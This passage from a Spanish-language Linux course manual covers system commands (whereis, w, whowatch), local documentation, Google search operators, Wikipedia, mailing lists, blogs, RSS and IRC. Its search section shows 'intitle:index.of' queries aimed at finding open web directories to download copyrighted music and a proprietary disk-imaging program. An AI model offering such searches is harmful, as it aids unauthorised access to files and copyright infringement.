/home/diego/Desktop/Buena.Vista.Social.Club.avi
```

15.1.2.3. Whereis

A veces queremos encontrar información relativa a un programa o comando en particular. Donde se encuentra su configuración global (/etc), sus librerías (/lib), si posee páginas de manual, etc

```
s@zion:~$ whereis firefox
firefox: /usr/bin/firefox /etc/firefox /usr/lib/firefox
/usr/X11R6/bin/firefox /usr/bin/X11/firefox /usr/share/firefox
/usr/share/man/man1/firefox.1.gz
```

15.1.2.4. Who

¿Quién está conectado al sistema?

```
s@obelix:~$ w
19:46:30 up 10 days, 6:46, 4 users, load average: 0,02, 0,02, 0,00
```

```

USER      TTY      FROM          LOGIN@    IDLE     JCPU     PCPU WHAT
vero      :0       -           25Mar07   xdm      2:03m   1.62s /usr/bin/fluxbox
diego     tty1     -           Tue20     22:35    0.37s   0.28s -bash
matias    pts/1    200.80.64.124 19:46     0.00s   0.29s   0.01s /usr/bin/vim

```

Aquí podemos ver a

- Verónica en el modo gráfico, corriendo Fluxbox, un entorno de ventanas muy liviano
- Diego conectado a una terminal de texto, en forma local
- Matías en forma remota, desde la ip 200.80.64.124, editando un archivo con el editor vim

15.1.2.5. Whowatch

Este comando no viene incluido en las distribuciones. Se debe obtener vía apt-get o algún comando similar.

Aquí podemos ver al usuario Sergio <s> corriendo gnome-terminal, openoffice, firefox y thunderbird. Es también un buen programa para matar todos los procesos de un usuario en particular. Es decir: arrojarlo del sistema. Sin embargo no se menciona aquí su “tecla rápida” para evitar que mis alumnos empiecen a “kickearse” del servidor.

```

s@zion: ~
3 users: (2 local, 0 telnet, 0 ssh, 1 other)                                load: 0.66, 0.30, 0.25
6675 Z s           |- firefox-bin
6674 Z s           |- firefox-bin
6649 Z s           |- netstat
5826 syslog        |- /sbin/syslogd -u syslog
5668 s             |- /bin/sh /usr/lib/openoffice/program/soffice -writer -spl
5682 s             `|- /usr/lib/openoffice/program/soffice.bin -writer -splas
5342 s             |- gnome-terminal
7463 s             |- bash
6261 s             |- bash
7458 R root         |- whowatch
5344 s             |- gnome-pty-helper
5325 s             |- /bin/sh /usr/bin/mozilla-thunderbird
[ENT]users [c]md all[t]ree [d]etails [o]wner [s]ysinfo sig[l]ist ^[K]ILL

```

15.1.3. Documentación del sistema

15.1.3.1. /usr/share/doc

Cuando un programa se instala, suele dejar la documentación en esta carpeta.

```
s@zion:~$ ls /usr/share/doc/apache2/examples/
apache2.conf.gz      highperformance-std.conf  ssl.conf.gz
highperformance.conf  httpd-std.conf.gz         ssl-std.conf.gz
```

Muchas veces esta información está comprimida en formato .gz y puede ser vista mediante el comando **zless**.

15.1.3.2. HOW-TOs

A veces es necesaria alguna guía introductoria, o al menos un “Como empezar”. Para esto existen los

legendarios HOW-TO. Están concentrados en <http://es.tldp.org> (The Linux Documentation Project en Español). Allí podemos encontrar muchísimos manuales tanto para gente que recién empieza, como documentación técnica para hacer prácticamente cualquier cosa.

Estos HOWTO también pueden ser descargados para leerlos *sin conexión a Internet*, bajando vía **apt-get** los paquetes **doc-linux-es** y **doc-linux-nonfree-html**. Se debe destacar que las versiones en inglés suelen estar mas mantenidas y actualizadas.

15.2. Ayuda en Internet

15.2.1. Herramientas extras de búsqueda

Para vos, lo peor, es la libertad – Luca Prodán

15.2.1.1. Lazy Teachers

A menudo me encuentro con docentes, que con la sana intención de otorgar a sus clases un toque moderno, impulsan al alumno a **buscar** la información por su cuenta en Internet.

Esta es una técnica errónea, propia de educadores mediocres, con la que solo se obtiene pérdida de tiempo y horas curriculares. A menos que se esté enseñando al alumno a utilizar los comandos de los buscadores, dejar al alumno que navegue por este océano de publicidad y pornografía a su libre albedrío, es una falta de respeto a las horas que paga el estado o los mismos alumnos por tal educación. Al docente se le paga para que rastille, encapsule, resume, pique y presente en bandeja los conocimientos.

15.2.1.2. La inutilidad de las .com

El docente en todo caso puede *recomendar* direcciones en internet ya visitadas y analizadas previamente. En lo posible debe dejar de lado las terminaciones .com, propias de empresas que intentarán venderles a los alumnos toda clases de productos y servicios, que pueden ser perfectamente reemplazados en dominios .org

15.2.2. Técnicas para buscadores

En caso de que la información sea realmente difícil de encontrar, aquí van algunas técnicas simples para reducir la cantidad de resultados. No hay que olvidar que el propósito de los buscadores es -en primera instancia- vender publicidad, y luego, si hay tiempo, hacer feliz a los internautas.

15.2.2.1. Google

Google es hoy en día el mejor buscador existente. Posee patrones matemáticos para encontrar información realmente muy escondida, e incluso para predecir con mayor exactitud la naturaleza de la búsqueda.

Sin embargo la gente lo emplea mal y hace caso omiso de la ayuda. La ayuda de Google es muy sintética y debería ser leída obligatoriamente por todo internauta. Posee comandos simples que reducen la cantidad de resultados. Algunos ejemplos:

1. Nos encargan que instalemos un **servidor de correo**. No tenemos idea que es lo que es, ni como funciona un servidor de correo típico. Tampoco sabemos cuantas versiones en el mercado, versiones, y cuando buscamos en Google en forma directa nos aparecen montones de compañías ofreciéndonos instalar soluciones pagas, trials, y demos.

The screenshot shows a Mozilla Firefox window with the title bar "define:"servidor de correo" - Buscar con Google - Mozilla Firefox". The address bar contains "http://www.google.com/search?hl=es&q=define%3A%22servidor+de+correo%22". The search query in the search bar is "define:"servidor de correo"". Below the search bar are two radio buttons: "Buscar en la Web" (selected) and "Buscar sólo páginas en español". The main content area displays the Google search results for "La Web". A suggestion "Sugerencia: Elimine las comillas de la búsqueda para obtener más resultados." is shown. Related phrases include "elección de otro servidor de correo". Definitions of "servidor de correo" are listed:

- Un servidor de correo es una aplicación que nos permite enviar mensajes (correos) de unos usuarios a otros con independencia de la red que dichos usuarios estén utilizando.
es.wikipedia.org/wiki/Servidor_de_correo
- Dispositivo especializado en la gestión del tráfico de correo electrónico.
www.red.es/glosario/glosarios.html

A status bar at the bottom left says "Listo".

2. Queremos aprovechar un servidor Linux conectado a internet que pueda hacer de **gateway, servidor de archivos, web y base de datos**. Nos vendría bien encontrar un manual que hable de redes, en forma amena, y que no tenga problemas de Copyrigth, porque lo queremos imprimir. Sería conveniente que el autor viviera en Mendoza, a fin de ir a golpearlo si algo nos sale mal. El modificador **filetype** nos dará la respuesta:

The screenshot shows a Mozilla Firefox window with the title bar "filetype:pdf firewall apache linux antivirus ftp gateway samba mendoza - Buscar con Google - Mozilla Firefox". The address bar contains "http://www.google.com.ar/search?hl=es&q=filetype%3Apdf+firewall+apache+linux+antivirus+ftp+gateway+samba+mendoza". The search query in the search bar is "filetype:pdf firewall apache linux antivirus gateway samba mendoza". Below the search bar are three radio buttons: "la Web" (selected), "páginas en español", and "páginas de Argentina". The main content area displays the Google search results for "La Web". A result link is shown: "[PDF] [Sergio A. Alonso] [Email / MSN: sergio (at) eim.esc.edu.ar ...]". Below it, a note states: "Formato de archivo: PDF/Adobe Acrobat". Another note says: "Lo mismo ocurre con el servicio de Fibra Óptica ofrecido en **Mendoza** por ... obelix (GNU/Linux haciendo de **Gateway, Firewall, Server DNS, Apache, FTP, SSH, ...**)". A link is provided: "www.bunker.org.ar/incubadora/redes.pdf - Páginas similares". A status bar at the bottom left says "Listo".

3. Tenemos tan solo una conexión telefónica que soporta una pocas conexiones concurrentes. Envidiamos a nuestros amigos que poseen banda ancha, y pueden darse el lujo de utilizar 200 conexiones simultáneas para bajar un archivo de musica. Podríamos ver **si alguien ha olvidado cerrar alguna carpeta** en internet.

?intitle:index.of? mp3 stones

4. Nos olvidamos el Ghost en casa, y necesitamos hacer una imagen de una partición. Casualmente **recordamos** que el nombre del ejecutable es "**ghostpe.exe**"

?intitle:index.of? exe ghostpe

5. Buscamos algún archivo de Word tirado en la pagina del **Pentágono**

The screenshot shows a Mozilla Firefox window with the title bar "site:defenselink.mil filetype:doc iraq missile - Buscar con Google - Mozilla Firefox". The address bar contains "http://www.google.com/search?hl=es&q=sit... ux antivirus sam". The search query in the search bar is "site:defenselink.mil filetype:doc iraq missile". Below the search bar are links for "Búsqueda avanzada" and "Preferencias". The main content area displays search results for "The Honorable Clay Johnson, III" and "APPENDIX". Both results mention Microsoft Word files and provide links to "Versión en HTML". The bottom of the window shows a "Lista" button.

[doc] The Honorable Clay Johnson, III
Formato de archivo: Microsoft Word - [Versión en HTML](#)
The **Missile** Defense Program improved last year's Results Not Demonstrated ... for funds to finance continuing military operations in **Iraq** and Afghanistan. ...
www.defenselink.mil/pubs/20050810_publication.doc - [Páginas similares](#) - [Anotar esto](#)

[doc] APPENDIX
Formato de archivo: Microsoft Word - [Versión en HTML](#)
This system was originally used as an alarm for SCUD **missile** attacks ... under Operation Southern Watch of enforcing the no-fly zone in Southern **Iraq** ...
www.defenselink.mil/pubs/khobar/khobar.doc - [Páginas similares](#) - [Anotar esto](#)

6. Buscamos alguna conversación en la lista local de correo sobre linux (<http://www.lugmen.org.ar>) que hable

The screenshot shows a Mozilla Firefox window with the title bar "site:lugmen.org.ar "instalar postfix" - Buscar con Google - Mozilla Firefox". The address bar contains "http://www.google.com/search?hl=es&q=sit... ux antivirus sam". The search query in the search bar is "site:lugmen.org.ar "instalar postfix"". Below the search bar are links for "Búsqueda avanzada" and "Preferencias". The main content area displays search results for "DEBIAN:postfix en lugar de EXIM (forma prolja de hacerlo)". It includes a note about removing quotes from the search query. The bottom of the window shows a "Lista" button.

DEBIAN:postfix en lugar de EXIM (forma prolja de hacerlo)
APT deberia resolver limpiamente el conflicto que surge al pedir **Instalar postfix** (un paquete que provee "mail-transport-agent") cuando esta instalado otro ...
www.lugmen.org.ar/pipermail/lug-list/2004-July/030082.html - 6k -
[En caché](#) - [Páginas similares](#) - [Anotar esto](#)

Fwd: problemas con grub
... no me queda muy en claro como hacerlo en el trabajo tenemos un server de correo planta.miempresa.com.ar , quiero **Instalar postfix** en mi maquina, ...
www.lugmen.org.ar/pipermail/lug-novatos/2006-January/005929.html - 6k -
[En caché](#) - [Páginas similares](#) - [Anotar esto](#)

Lista

sobre el servidor de correo Postfix.

15.2.2.2. Wikipedia:

El sitio www.wikipedia.org posee toda la información que pueda necesitar el docente y el alumno egresado.

Cuando no se tiene ni siquiera **por donde comenzar**, se debería comenzar **aquí**. La información publicada no obedece a manipulaciones de ninguna compañía y se rige por estándares mundiales. Por su arquitectura de Wiki (portal colaborativo) toda información errónea puede ser corregida en el momento haciendo clic en [editar]. Mucha gente se encuentra al tanto de los cambios ocurridos en los artículos, y es muy poco frecuente encontrar desmanes o errores graves. Sus autores recomiendan modestamente no utilizar los artículos como cita bibliográfica. Pero la realidad muestra que sus secciones están mas actualizadas, mejor vinculadas y mejor controladas que cualquier libro.

15.2.3. Listas y Clientes de Correo

Los mejores amigos, a veces son aquellos *desconocidos* – *La Portuaria*

Las listas de correo probablemente son los mecanismos mas eficaces de conseguir ayuda. Nacidas en la década del 70, actualmente poseen un auge inusitado.

La base de las conversaciones mantenidas en las listas son los threads (hilos de conversación).

Para inscribirse en una lista de correo conviene utilizar una cuenta de correo que soporte POP, SMTP, o IMAP. Estas cuentas usualmente son “pagas” (costo aproximado: \$2 / mes). Sin embargo en algunos servidores como Gmail lo incluyen en forma gratuita.

Luego, las interfaces Web no convienen para seguir las conversaciones. En lugar de ello se debe utilizar un cliente de correo:

- Windows: Outlook, Thunderbird, Sylpheed, Eudora y otros.
- GNU/Linux: Outlook (via Wine), Thunderbird, Sylpheed, Mutt (para consola), Kmail, Evolution, etc.

En las listas de correo se debe tener buenos modales. Gente muy inteligente está dispuesta a ayudarnos, de modo que debemos facilitarles las cosas.

Le aviso que si usted ignora el siguiente vínculo, en la lista se lo recordarán de muy mal modo, y no queda bien quedar como un idiota delante de cientos de hackers.

<http://www.sindominio.net/ayuda/preguntas-inteligentes.html>

Listas públicas de correo donde suscribirse:

- www.lugmen.org.ar
- www.lug.fi.uba.ar

Thunderbird (Windows o Linux) con threads (conversaciones) abiertas

sergio@eim.esc.edu.ar

Inbox

sergio@eim.esc.edu.ar

View: All

Subject: Re: Ubuntu - Instalaion

Sender: aryixb

Date: 04/19/05 00:03

Subject: Re: Ubuntu - Instalaion

Sender: conan

Date: 04/19/05 01:06

Subject: Transmitir Radio en Internet

Sender: Ariel Fernandez

Date: 04/16/05 09:53

Re: Transmitir Radio en Internet

From: Ariel Fernandez <lauchfernandez@gmail.com>

Reply-To: lug-novatos@lugmen.org.ar

Date: 04/16/05 09:53

To: lug-novatos@lugmen.org.ar

Subject: Transmitir Radio en Internet

From: Ariel Fernandez <lauchfernandez@gmail.com>

Reply-To: lug-novatos@lugmen.org.ar

Date: 04/16/05 09:53

To: lug-novatos@lugmen.org.ar

Hola Lista

Recien me incorpore a la lista , les cuento que soy novato en linux, si bien tengo alguna idea no es como para decir soy un experto.

Actualmente tengo un Windows con windowsMedia services para hacer streaming, de hecho en el mismo equipo estoy transmitiendo 2 Radios al mismo tiempo.

Resulta que quiero migrar todo a linux, he instalado Debian woody 3.0 y tambien instale Icecast + Liveice, segun leo en internet tambien tengo que instalar lame, aqui el primer problema , lame no esta en los repositorios.

Pregunta. Alguien tiene instalada una radio en Debian Stable, sin que haya tenido que luchar con las dependencias y demas, ?? hay forma de instalar todo con APT?

Muchas Gracias

Mutt (cliente de correo de consola) conectado vía IMAP

q: Salir d:Sup. u:Recuperar s:Guardar m:Nuevo r:Responder g:Grupo ?:Ayuda	
1 0	May 18 Adonys Maceo (4,1K) Re: [linux-l] Sobre transportes y Wildfire
2 0	May 18 Leslie Len Sin (5,8K) Re: [linux-l] cambio de password
3 0	May 19 quotacheck@serv (0,9K) Mailbox Size Warning for Mail Accounts
4 0	May 19 PHP Classes (26K) [PHP Classes] PHP Classes: Weekly newsletter of
5 0	May 19 marc (3,7K) [Lug-classificados] pasantia rentada
6 0	May 19 Johnette Kenned (44K) [ltsp-es] I need ur help
7 0	May 18 Leslie Len Sin (7,0K) Re: [linux-l] algun paquete para php en apache
8 0	May 18 greisyflei@info (3,4K) L*└→
9 0	May 19 Inform?tico 559 (4,8K)
10 0	May 19 Pablo Rodriguez (9,7K) Re: [Ruby Arg] Comercial de RoR
11 0	May 19 NachokB (14K) └→
12 0	May 19 TULIO (3,2K) Re: [Gleducar] Consulta sobre recuperaci?n del S
13 0	May 19 Luciano Ruete (3,4K) Re: Kopete con proxy
14 0	May 19 Federico Brubac (14K) Re: [Ruby Arg] Que editor usan uds para sus proy
15 0	May 19 Cangrejo (6,9K) └→Re: particiones
16 0	May 19 Luciano Ruete (3,9K) └→Re: particiones
17 0	May 19 Nadina (6,8K) └→
18 0	May 19 Manuel Mely (4,5K) Re: [linux-l] qu? se sabe de Ubuntu Media
19 05	May 19 Crux (8,3K) └→Re: Comentarios sobre Ubuntu 7.04 "Feisty Faw
20 0	May 19 Federico Perett (4,1K) └→
21 05	May 19 Crux (6,5K) └→Re: Comentarios sobre Ubuntu 7.04 "Feisty
22 0	May 19 Luciano Ruete (6,1K) └→
23 05	May 19 Crux (6,6K) └→Re: Comentarios sobre Ubuntu 7.04 "Feisty
24 0	May 19 Luciano Ruete (6,0K) └→
25 05	May 19 Crux (7,9K) └→
26 05	May 19 Crux (6,5K)
27 05	May 19 Crux (6,8K) └→
28 0	May 19 Dafo (3,3K) └→

15.2.4. BLOGS, Weblogs, Wikis, CMS, RSS



Los Blogs son conjuntos de páginas Web programadas de tal modo que se comporten como sitios de colaboración, foros, gestores de noticias, e incluso portales completos. Técnicamente se los denomina **CMS** o "Content Management System", lo que en español se traduce como Administradores de Contenido.

¿Quiénes usan estos programas? Los científicos los utilizan para publicar sus investigaciones, los viajeros muestran sus desventuras y sus fotos, los adolescentes los usan de "querido diario", los programadores hacen uso de esos portales como plataforma colaborativa para sus desarrollos, y las universidades tienen su propio periódico. Se incluye a todos quienes gustan de relatar sus crónicas al mundo sin tener por ello que convertirse en periodistas.

Los CMS se instalan con facilidad, y que permiten a sus dueños crear espacios de intercambio y publicación muy ordenados y profesionales, que de otra manera llevaría meses de desarrollo <aka Mucha Programación>. Los CMS poseen una lógica muy trabajada en cuanto a la administración de los usuarios, grupos, noticias y opiniones de los ocasionales visitantes.

Algunos de ellos incluyen plugins (agregados), skins (pieles) y themes (pieles e iconos) para mejorar la presentación, así como otras opciones como "avatars" (retratos) para los usuarios, opción para incluir html para destacar el texto, inclusión de smiles (caritas), imágenes, y muchas opciones atractivas. Por último, con algunos conocimientos de PHP (templates), Python o Perl se puede adaptarlos para necesidades más avanzadas.

La mayoría exigen inscribirse con una dirección de correo válida para poder opinar en las notas. Sin embargo, existe una variedad de CMS llamada "**wikis**", los cuales permiten editar las páginas a CUALQUIER internauta ocasional. Para no tener que aprender HTML, proveen lenguajes de formateo muy fáciles de aprender. Esta aparente anarquía de contenidos funciona sorprendentemente bien a través del autocontrol y la revisión permanente de contenidos: siempre se puede hacer un "rollback" de contenidos ofensivos o inexactos. Tal es el caso de **Wikipedia**, un proyecto global de enciclopedia que ha crecido exponencialmente en los últimos años.

En las listas de correo de www.lugmen.org.ar pude encontrar comentarios acerca de los CMS más conocidos:

- Phpnuke
- Postnuke
- Phpbb
- Ant
- WordPress
- B2evolution
- Pybloxsom
- Textpattern.org
- Serendipity
- Blosxom

No obstante, existe un sitio obligatorio para aquellos que deseen evaluar las MUCHAS opciones disponibles: se trata de www.opensourcecms.com, un sitio donde se encuentra una enumeración muy completa de los Weblogs, Blogs, Wikis y diversas bitácoras. Podemos entrar como Administradores y jugar a administrar contenidos, categorías y usuarios.

Siempre podemos conseguir **lugares gratuitos** donde publicar en forma rápida y gratis nuestro diario personal:

- www.blogger.com
- www.blogspot.com
- www.sixapart.com/movabletype

Estos sitios se reservan el derecho de incluir capas DHTML con publicidad en nuestro Blog.

En cambio con una pequeña inversión (aproximadamente \$10 al mes) en algún servicio de hosting con soporte MySQL, PHP y Perl, podemos crear nuestra "bitácora" incluyendo (o no) la publicidad que deseemos.

Hay que tener en cuenta que la información de estos sitios suele estar completamente parcializada, ya que los visitantes y el mismo dueño del sitio no están sujetos a la ética de los periodistas de carrera. De todas maneras sus editores no se responsabilizan por su contenido... igual que la prensa normal.

Hace unos años se creía que los blogs llegarían a reemplazar el costoso y antiecológico papel de diarios y revistas, pero los principales diarios de las capitales siguen creciendo saludablemente, por lo que se podría decir que estos gestores de contenido son una evolución natural de los diarios y periódicos, pero pensado para empresas, comunidades, e-learning, y Geeks que gustan de jugar al editor. Por si acaso, Clarin posee su propio weblog de noticias extrañas en <http://weblogs.clarin.com/>

15.2.4.1. RSS

En los últimos años, los weblogs se han unido a través de una variante del protocolo XML llamada RSS o "Really Simply Syndication". La Sindicación es un mecanismo por el cual se puede acceder al contenido de un Blog cuando este cambia.

Obtenido de Wikipedia: Gracias a los [agregadores](#) o lectores de feeds (programas o sitios que permiten leer fuentes RSS) se puede obtener resúmenes de todos los weblogs que se desee desde el escritorio de tu sistema operativo, programas de correo electrónico o por medio de aplicaciones web que funcionan como agregadores. No es necesario abrir el navegador y visitar decenas de webs.

Cuando un Blog obtiene su información de otros Blogs se lo suele denominar "Planet". Esto representa una evolución sustancial con respecto al Push y a los WebRings de los 90. De esta manera muchos blogs pueden "unirse" dentro de un Planet compartiendo sus contenidos vía protocolo RSS, y de esta manera, aumentar el tráfico hacia sus sitios.

Links relacionados

- www.codear.com.ar
- <http://planet.lugmen.org.ar>
- <http://es.wikipedia.org>
- [www.pcmasmas.com.ar/index.php](http://pcmasmas.com.ar/index.php)

15.2.5. IRC

Veces tenemos una autentica emergencia, y no podemos esperar a que nos contesten en los foros o en las listas. ¡IRC al rescate!

Muchas veces los servidores Unix y Linux de las grandes universidades están conectados a Internet, y se unen a redes mundiales de IRC o "Internet Relay Chat" (IRC). Estas redes son buenos lugares donde hacer amistades, hablar de interés en común, ayudar... o pedir ayuda. Siempre hay miles de usuarios dispuestos. Las redes mas conocidas son Undernet, Dalnet, EfNet, y Freenode.

Este es el auténtico submundo "geek"³⁹, que inspiró a Babel 17, Matrix, El Juego de Ender y varios clásicos de la ciencia ficción. De aquí procede una buena parte del argot propio de la red: emoticons, smiles :-) y códigos especiales de comunicación. De aquí provienen incluso las primeras formas masivas de intercambios de archivos.

Diariamente los usuarios se intercambian miles de archivos de toda índole, en forma limpia, sin los molestos spywares propios de la red Fasttrak (Kazza) o Edonkey⁴⁰.

El punto es que AUTENTICOS HACKERS nos están escuchando. La pregunta de **Novatos** que surge es ¿como hacer para que nos ayuden?".




Para entrar al IRC hace falta:

- Algún programa de chat
 - **Windows:** Mirc32, bersic, chatzilla (plugin de Firefox) y otros.
 - **GNU/Linux:** xchat, smuxi, chatzilla (plugin de Firefox). En modo solo texto:, weechat, ircii y bitchX.
- Una red de servidores IRC: freenode, efnet, dalnet, undernet, etc.
- Un #canal. Por ejemplo, en irc.freenode.org se puede acceder a #lugmen, #debian-es, #lugfi, #ubuntu-es
- Hacer preguntas inteligentes (<http://www.sindominio.net/ayuda/preguntas-inteligentes.html>)
- Atenerse a las reglas del servidor y a la "Netetiquete" o "Reglas de Etiqueta de Internet"
- Si bien hay muchos canales en español, el manejo escrito del idioma inglés viene muy bien para entrar a canales mas poblados⁴¹.

³⁹ Puede encontrar la diferencia en http://www.bunker.org.ar/tuto_clasificacion_tipos_en_la_red.htm.

⁴⁰ Instrucciones para obtener libros del IRC: <http://www.3demonios.com/archivos/001433.html>

⁴¹ En el IRC se puede entrar a miles de canales muy interesantes, por ejemplo: el MIT, de NASA, el CERN (El laboratorio de Física de Partículas de Suiza donde se inventó la Web), o sin ir mas lejos, al Lugmen (Linux User Group Mendoza).



15.2.5.1. Comandos IRC típicos de una sesión IRC

En el IRC se utiliza el modificador / para emitir ordenes al servidor. Algunos ejemplos en **negrita**.

/server irc.freenode.net

```
...
...
...
[INFO]Network view for "irc.freenode.net" opened.
[INFO]Attempting to connect to "irc.freenode.net".
Use /cancel to abort.[INFO]Connecting to irc://irc.freenode.net/
(irc://irc.freenode.net/)... [Cancel]
```

Your host is kubrick.freenode.net[kubrick.freenode.net/6667], running version hyperion-1.0.2b

```
== There are 21932 listed and 18951 unlisted users on 28 servers
== 18366 channels formed
== I have 6138 clients and 0 servers
== kubrick.freenode.net Message of the Day
Welcome to kubrick.freenode.net in Los Angeles, CA, USA!
```

/nick karancho

```
[ INFO ] You are now known as karancho
```

/join #ubuntu-es

```
[INFO] Channel view for "#ubuntu-es" opened.-->
| YOU (karancho) have joined #ubuntu-es--=
| Topic for #ubuntu-es is " Ubuntu en Español
| https://help.ubuntu.com/community/PreguntasComunes
| ¿Pegar Texto? → http://pastebin.ubuntu.com
[ INFO ] 140 users online
```

```
[ Gargamel ] Como hago para leer la temperatura del procesador ?
[ Anacleta ] Debes tener instalado lm-sensors
[ karancho ] No siempre hace falta. Si el kernel incluye soporte para tu BIOS,
basta con hacer
cat /proc/acpi/thermal_zone/THRM/temperature
[ Gargamel ] Gracias! :)
